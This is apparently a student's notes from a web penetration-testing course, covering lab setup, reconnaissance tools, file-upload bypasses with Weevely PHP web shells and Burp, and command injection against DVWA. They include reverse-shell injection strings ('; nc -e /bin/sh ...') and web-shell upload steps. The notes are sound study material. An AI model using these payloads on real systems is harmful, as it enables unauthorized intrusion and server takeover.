Udemy: Website Hacking and Penetration Testing Lab:

Sean al-Baroudi

December 6, 2021

Glossary (Subset of):

- **DNS Record Types:**
- ☐ "A": Maps an IP address to a domain name.
- ☐ "MX": Mail Exchange record.
- ☐ "NS": Name Server Record: A list of trusted name servers, used to delegate traffic around the sub-domains.
- ☐ "CNAME" Canonical Name: points to another name, never an IP address
- Top Level Domain: A suffix on a DNS website name, that indicates the type of website (.com, .biz, .gov)
- Domain Name: Any website name of the form *(mainname).(tld)*
- Sub-Domain: Any name prefix afte the main name of a domain name. Used for sub-services for a website, such as a mail server, API or application, etc.
-

Preparation - Creating a Penetration Testing Lab

- We will setup a lab to simulate hacking attacks.
- We can simulate multiple machines using a Virtual Machine.We will use Kali Linux Specifically, and have other VMs with Windows and Metasploitable setups.
- If running Linux/Windows, Virtualization need to be enabled in BIOS. Look in the Security settings tab.
- Install *build-essential* library in linux to get VM working.
- VMWare Workstation Player will be our VM software.
- After Installing VMWare, extract the custom zSecurity Kali-Linux .7z file. This will extract a .vmx virtual machine file already. Everything has already been pre-configured by Zaid's Team!
- Logins:

$$Username: root$$

$$Password: toor$$

- Next we must download Metasploitable, extract it and set it up as a virtual machine. Again, it is already prepared with a vmx image and you just load it into VMware.
- As this is just a terminal with no XWindows/GUI interface, you can lower the ram/system requirements if you wish.
- Logins:

$$Username + Passowrd: msfadmin$$

-

Preparation - Linux Basics:

- As I already know quite a lot about Linux, I will just write what ever new informaiton I hvae learned, below:
- Most Exploit/Hack tools only have a terminal interface. Get used to it.
- For Metasploitable, we need to fix a configuration issue to get it running.
- Change the following in $/var/www/mutillidae/config.inc$: dbname is "owasp10"
-

Website Basics:


- For our purposes, a website is an online application that interactive web content, that we access on the internet.
- Websites are powered by a set of applications on a server. Clients send requests to the server to modify data, or be served content in which to interact with.
- For the purposes of this course, the application stack for a website is WAMP/LAMP - OS, Apache2, mySQL, PHP + JavaScript for client side scripting.
- There are of courses hundreds of website application stacks, but we will focus on this basic one.
- Types of Attacks:
- 1) Web-Penetration Testing: In which we target the website application stack, either getting to places we were not meant to go, or causing the server to execute code/requests it was not designed for.
- 2) Server-Side Attacks: Targeting the OS, or other running applications to get admin privileges, or bleed into our target space.
- 3) Client-Side Attacks: Executing scripts on our side, and sending back inputs/code to gain control.
- 4) Social Engineering: Exploting human beings to gain privileges and access, via Fraud or Casual Conversation.
-

Information Gathering:

Before we begin an attack on a remote target, we must gather information. This will give us a picture of what we are dealing with, and how to plan our attacks.

Whois Lookup, Discovering Tech Stacks, Gathering DNS Info:

- Three online tools we can use to get a summary of a website are *Whois Lookup, Netcraft Site Report, RobTex DNS Lookup.*
- **Whois Lookup:** Will provide the DNS domain name records for the company - including address email and who owns it.
- **Netcraft Site Report:** Similar to WhoIs, also gives information about the **application stack that is running. This should be your start point when gaterhing information.**
- **RobTex DNS Lookup:** Only focuses on server network and DNS/IP mapping. Will generate a graph of there internal network (from BGP to website hosting servers).
- We discover the technology stack by using NetCraft - this will reveal Server/Client Side stack, and other pertinent applications.
- **Summary of Methods:** Use NetCraft+RobTex (N+R) to gather informaiton - go to exploitDB to target applications (such as Wordpress) that were revealed by your N+R search.
- **Gathering DNS Information:**
- As mentioned before, we use RobTex to do this. This is a very powerful tool that provides a wealth of information. The different sections are below:
- ☐ Analysis: will give a summary of the domains mapped to IPs.
- ☐ Quick Info: Lists all associated IP number ranges, mail servers, name servers, etc.
- ☐ Reverse DNS Lookup: Requires Google Login (make a fake account). Will provide the inverse mapping of IP to domain names.
- ☐ SEO/Alexa Rankings: General website statistics.
- ☐ Shared: related host names and IP numbers in a local network.
- ☐ History: Gives a history of Domain Name Changes over time.
- ☐ DNSBL: DNS Blocklist - see common spam domains, or specially blocked websites for target vulnerabilities.
- ☐ Network Graph: Shows the entire DNS resolution, from domain to DNS to backend server machines. Generates a nice little graph, as seen below:


www.purple.com
2606:4700::6812:1cca
2606:4700::6812:1dca
104.18.28.202
104.18.29.202
2606:4700::/44 CloudFlare, Inc.
104.18.16.0/20 CloudFlare, Inc.
AS13335 CLOUDFLARENET-AS CloudFlare, Inc.

•

Other Websites on Same Server, Sub-Domain Discovery, Sensetive File Discovery+Analysis, :

- In many cases, your target website will have a server machine that contains a large number of websites - we can attempt to list these other websites in our gathering phase.
- **Viewing other Websites on the Same Server:**
- If you can't find any vulnerabilities on the target websites, adjacent websites on the same server machine can be exploited.
- To view the other websites, go to RobTex -> Shared Tab -> Siblings sub-tab.
- You can also take a websites IP address, and enter it into RobTex. Every website linked to this IP will be listed in the Shared Tab.
- You can also use a bing Search Operator "ip:[target ip address]"
- **Sub-Domain Discovery:**
- Websites have a variety of sub-domains to handle common functions, or sub-applications.
- You cannot query a website for a list of its subdomains but you can execute a dictionary query to test for common ones.
- In Kali Linux, we use *KnockPY* to run a common dictionary query to try and disocver all sub-domains.

  $$Usage:\ knockpy\ ;http://<address>$$

  Note that you can put in an IP address as the address, not just a domain name!
- **Discovering Sensetive Files:**
- It is important to realize that a website is just a bunch of directories with highly restricted read/write/execute access. They are commonly stored in: $\backslash var \backslash www$ for apache2, or on a linux server.
- Again, we cannot query a website to give us the directory strucutre, but we can do a common dictionary attack. If you get an address right, the website will respond with a status message indicating the resource exists.
- In Kali Linux, we use the **dirb** to execute a dictionary query. Used as follows:

  $$Usage:\ dirb\ ;http://<address>$$

  This will output a list of other files that are present (such as robots.txt, config and hidden files, etc).
- You can then access these lists of files, to gather more information.

Maltego Hacking Tool for Profiling Websites:

- Maltego is a data gathering deskop application, that allows you to gather information on networks of targets, and consolidate information into digital project spaces.
- Think: Police Investigation and Evernote put together.
- **Transforms:** Gui activated scripts that do common tasks, such as looking for associated emails, websites, files etc.
- As this program requires registration, and seems more locked down then what was presented in lecture (as of 2018), I will avoid this program, and gather manually.

File Upload Vulnerabilities:

Discover/Exploit Upload Vulnerabilities / Get+Post Requests:


- We can exploit low security file uploads using a tool called *Weevely*. This will generate a PHP script that will hijack the *www-data* account for a LAMP server, and allow us to browse around the server as www-data account.
- **Note:** the www-data account is not a root account, only has user priviledges.
- We can however, edit anything that is owned by the www-data account - so we can completely lower the defenses and install other back-doors.
- Weevely Usage (Basic):

  ```
  weevely generate <password> <location to save>
  ```

  Once this is done, find a way to upload the file to the server, and check to see that it is in the upload directory (does not return HTTP code 4XX).
  Then use weevely to run the script, and get remote access:

  ```
  weevely <remoteURLtofile> <password>
  ```

  You will be logged in as *www-data user*.
- **Intercepting Requests:**
- For HTTP dataframe analysis, we will mainly be concerned with GET and POST Requests. Recall the basic difference:
- All requests start with content at assigned URLs, that a client requests from a server. In the request, arguments and meta-data can be sent for the server to process.
- GET Request: Stores its data in the URL of the page that is being accessed.
- POST Request: Stores its data in the data-frame of the request that is being sent.
- *Hackers will modify parameters in these requests to probe the server, or to get it to perform actions it wasn't meant to do.*
- *Burp* is the tool we will use to examine and modify requests. It will be setup as a proxy between client and server.
- Why do we use a proxy and not just Browser tools? Because the served webpage can have filters to modify the POST requests - to minimize their attack surface. Our proxy will show us the request content after the request has been sent, and passed through the client side web filters.
- **Basic Usage of Burp:** Go to the *Proxy Tab* and ensure *Intercept is ON*. Open the *built in browser* to interact with the webserver via HTTP. When you send a client request from the website, all POST and GET requests will be intercepted. You may inspect and modify them, and then *Forward* them, stepping through the chain of requests and examining the details. Screenshot is below:


Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw \n Actions
INSPECTOR
Query Parameters (0)
Body Parameters (3)
Remove
Add...
Request Cookies (2)
Request Headers (13)
Search...
0 matches

Request to http://172.16.114.129:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 172.16.114.129
Content-Length: 143018
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.114.129
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLvkji4sHUNIvyaQu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Referer: http://172.16.114.129/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=high; PHPSESSID=123549d39d190290f3c86787a32a00d3
Connection: close

------WebKitFormBoundaryLvkji4sHUNIvyaQu
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryLvkji4sHUNIvyaQu
Content-Disposition: form-data; name="uploaded"; filename="57c3dismc1l51.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFÿâICC_PROFILElcmsmntrRGB XYZ Ü)9acspAPPLöÖÓ-lcms
descü^cprt\wtpthbkpt|rXYZgXYZ×bXYZ,rTRCÌ@gTRCÌ@bTRCÌ@descc2textFBXYZ öÖÓ-XYZ 3×XYZ o¢8õXYZ b·ÚXYZ
 $ ¶ÏcurvËÉckö?Q4!ñ)2;FQw]ìkpz±|¬i¿}ÓÃé0ÿÿÿÛC

)  )/'%'/9339GDG]]}ÿÛC

)  )/'%'/9339GDG]]}ÿÀ "ÿÄ
ÿÄN!1AQa"q2i#BR±bÁÑ3rãð$CñS4²%Dc¢5s6EtÒâÿÄÿÄB!1AQ"aq2BRi±#3ÁÑCSbrá$ðñc¢4D²ÿÚ?óZ¶<»SÄ\äSBI¬$F#õtul
ç^ñ _jòÎ ç½<a>^ôßóÍvæ#ãö ]ÙÊwúSµ±ÇZZ®9#Òÿ!<?B(2¶0ÚGÞáev
/,Ì{
Ö4®°°Éª#½Ó½Q½Ô0òñßt²@É-¹éE«lË¯zyÐ¶³[èË+^¬°M!xâLöaûüÂ´Õ¸`.w|(ÈÜw¹LLS[k+{+((Ñi8aéïëM®ï-¬·ÅLó,ð[27aÇ
lÐiZ®µ»¾ûPçMh-â#À¸2dúE6xô8õÛT·{bÙ"¸Û¬22üvô55atAFè,ÄÂDÿ?!9ù§J#Ãx³8oj,$UÀÚ±¾ìéìB;;Ë¥º-l£w·T#'s)ïçéY
Õ9 ö+Àû{x®Jc ä`A`<Áëê~ÿKÛ{ÈõE!+2?qómc¸«VÄtî(¶(SV
```

NAME	VALUE
MAX_FILE_SIZE	100000
uploaded	ÿØÿà JFIF ÿà ICC_...
Upload	Upload

NAME	VALUE
Host	172.16.114.129
Content-Length	143018
Cache-Control	max-age=0
Upgrade-Insecure-Requ...	1
Origin	http://172.16.114.129
Content-Type	multipart/form-data; bo...
User-Agent	Mozilla/5.0 (Windows N...
Accept	text/html,application/xh...
Referer	http://172.16.114.129/dv...
Accept-Encoding	gzip, deflate

•

Exploiting Various Advanced Upload Vulnerabilities:

- **Exercise: Bypassing DVWA Medium Security File Upload:**
- For this Tutorial, we set the DVWA security level to Medium.
- If we try to upload a PHP file instead of an image file, the website will check the file extension and block us. We can use Burp to modofy our request, and trick the superficial checks the webserver has.
- We intercept the POST with our hijacking PHP script (remaned to shell.jpg), and change the file name parameter to *shell.php*.
- **Why this works:** The Browser infers the file contents from the extension it has - and sets the MIME type to image. After the POST is intercepted, we change the file name to PHP so that the file will be executable when it hits the server. THe Server just looks at the MIME type, and sees that it is still set to Image, and accepts the file.

- **Exercise: Dealing with DVWA High Security Upload:**
- With this security setting, both the MIME type and file name extension are checked to ensure they are not scripts. So we cannot just have an image Mimetype with a .php file extension (will fail)
- You have to play around with renaming the file, to evade the server check. loveshell.**php.jpg** works - and we can still run the script despite the jpg extension
- **Note:** On other servers, the .jpg extension would stop the shells execution.
- **Securing These Vulnerabilities:** The PHP script should ideally:

☐ Check the Mime Type: From the POST data.
☐ Check the file extension: Don't just read the last 3 or 4 characters at the end, look for multiple dots that delimit extensions
☐ Recreate and Splice the File in a separate image container file: This will disrupt a malicous code file (parts of it are stripped out) - rendering it inoperable.

- : Remember: For a malicious script, if just one character is out of place/missing, there is a high chance the code will not run. This fragility is to the server's advantage.

Code Execution Vulnerabilities:

Basic and Advanced Code Execution Vulnerabilities Patching Vulnerabilities:

- **Exercise: DVWA Low Security:**
- Another set of exploits we can take advantage of, is when websites provide interfaces for shell commands. Such as PING, IFCONFIG, etc.
- IF you see networking command tool interfaces, you can attempt to hijack the inputs to run other commands.
- The Semi-Colon Operator: In linux, this allows you to run another command after the first one has been run. Usage:

  ```
  command1 args... ; command2 args... ; command3 args...
  ```

  If the target server does not protect against this operator, it is vulnerable.
- To gain control to the target server, we can establish a connection by using this second command option. Specifically, we use a network connection command to connect back to our Kali Terminal. The steps of the attack are as follows:

  ```
  KALI TERMINAL: nc -vv -l -p 8081
  ```

  Type the following into the web interface:

  ```
  INTERFACE: 198.84.226.162 ; nc -e /bin/sh 172.16.114.128 8081
  ```

  A network pipe should be open, and basic commands can be executed.
- **Exercise: DVWA Medium Security Setting:**
- For this level, the semi-colon operator is filtered out. We use the pipe operator instead "—", which feeds the output of one command into another.
- What happens if you feed the output of one commmand into another, and it doesnt make sense?
- That entirely depends on how the command is implemented. In our case, NC doesn't care about the input of ping, so we can just execute the same commands as before, with the pipe operator:

  ```
  INTERFACE: 198.84.226.162 — nc -e /bin/sh 172.16.114.128 8081
  ```

- **Securing These Exploits:** Filter the pipe and semi-colon with PHP string methods!

Local File Inclusion Vulnerabilities (LFI):

-
-
-
-
-
-
-
-

-
-
-
-

Remote FIle Inclusion Vulneraiblities (RFI):

-
-
-
-
-
-
-
-
-
-
-
-

SQL Injection Vulnerabilities:

-
-
-
-
-
-
-
-
-
-
-
-

SQL Injection: SQLi In Login Pages:

-
-
-
-
-
-
-
-
-
-
-
-

SQL Injection: Extracting Data From the Database:

-
-
-
-
-
-
-
-
-
-
-
-

SQL Injection: Advanced Exploitation:

•
•
•
•
•
•
•
•
•
•
•
•

XSS Vulnerabiliites:

•
•
•
•
•
•
•
•
•
•
•
•

XSS Vulnerabilitis: Exploitation:

•
•
•
•
•
•
•
•
•
•
•
•

Insecure Session Management:

•
•
•
•
•
•
•
•
•
•
•
•

Brute Force and Dictionary Attacks:

•
•
•
•
•
•
•
•
•
•
•
•

Discovering Vulnerabilities Automatically Using OWASP ZAP:

•
•
•
•
•
•
•
•
•
•
•
•

Post Explotiation:

•
•
•
•
•
•
•
•
•
•
•
•

Bonus:

•
•
•
•
•
•
•
•
•
•
•
•

References

[1] `https://purple.com`

[2]

[3]

[4]

[5]

[6]